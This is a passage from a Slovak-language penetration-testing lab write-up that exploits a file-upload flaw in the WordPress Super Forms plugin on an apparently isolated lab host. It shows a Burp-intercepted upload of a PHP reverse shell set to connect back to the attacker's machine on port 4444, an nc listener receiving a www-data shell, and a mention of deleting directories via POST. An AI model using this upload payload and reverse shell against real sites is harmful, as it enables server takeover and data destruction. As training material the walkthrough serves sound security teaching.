12 Vary: Accept
13 X-Frame-Options: sameorigin
14 X-XSS-Protection: 1;mode=block
15 Content-Length: 218
16 Connection: close
17 Content-Type: application/json
18
19 {
  "files": [
    {
      "name": "test.php",
      "size": false,
      "type": "image/jpeg",
      "error": "File upload aborted",
      "deleteUrl": "http://www.hf2019.cz/wp-content/plugins/super-forms/uploads/php/
      deleteType": "DELETE"
    }
  ]
}


```

Obr. 15: Upravenie parametrov


Hackerfest 2019 - Word
Hackerfest 2019 - Word
hf2019.cz/wp-content/plugin
GitHub - internetwache/
PHP 7.3.4-2 - phpinfo()

www.hf2019.cz/wp-content/plugins/super-forms/uploads/php/test.php

Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB

PHP Version 7.3.4-2


System	Linux debian 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) i686
Build Date	Apr 13 2019 19:05:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-ps.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-sas.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-smbclient.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tideways.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-uploadprogress.ini, /etc/php/7.3/apache2/conf.d/30-ds.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, smb
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v3.3.4, Copyright (c) 1998-2018 Zend Technologies  
with Zend OPcache v7.3.4-2, Copyright (c) 1999-2018, by Zend Technologies


Obr. 16: Spustený skript

## 4.4 Nahranie reverse shellu v php


```
Request to http://www.hf2019.cz:80 [192.168.17.141]
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 POST /wp-content/plugins/super-forms/uploads/php/ HTTP/1.1
2 Host: www.hf2019.cz
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----289984577241708906792448793204
9 Content-Length: 5986
10 Origin: http://www.hf2019.cz
11 Connection: close
12 Referer: http://www.hf2019.cz/
13 Cookie: SESSIONID=test/./..
14
15 -----289984577241708906792448793204
16 Content-Disposition: form-data; name="accept_file_types"
17
18 jpg|jpeg|png|gif|pdf|phasap
19 -----289984577241708906792448793204
20 Content-Disposition: form-data; name="max_file_size"
21
22 5000000
23 -----289984577241708906792448793204
24 Content-Disposition: form-data; name="files[]"; filename="shelik.php"
25 Content-Type: image/jpeg
26
27 <?php
28
29 set_time_limit (0);
30 $VERSION = "1.0";
31 $ip = '192.168.17.139'; // CHANGE THIS
32 $port = 4444; // CHANGE THIS
33 $chunk_size = 1400;
34 $write_a = null;
35 $error_a = null;
36 $shell = 'uname -a; w; id; /bin/sh -i';
37 $daemon = 0;
38 $debug = 0;
39
40 ''
```

Obr. 17: Nahranie reverse shellu


```
(root@kali)~/Downloads
# nc -v -l -p 4444
listening on [any] 4444 ...
connect to [192.168.17.139] from www.hf2019.cz [192.168.17.141] 34576
Linux debian 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) i686 GNU/Linux
10:37:49 up 11:08, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root tty1 - Tue13 21:17m 0.05s 0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$
```

Obr. 18: Úspešné naviazanie komunikácia pomocou reverse shellu


## 5 Samostatná práca



Obr. 19: Odstránenie loga



Obr. 20: Odstránenie celého adresára metódou POST



Obr. 21: Odstránenie celého adresára metódou POST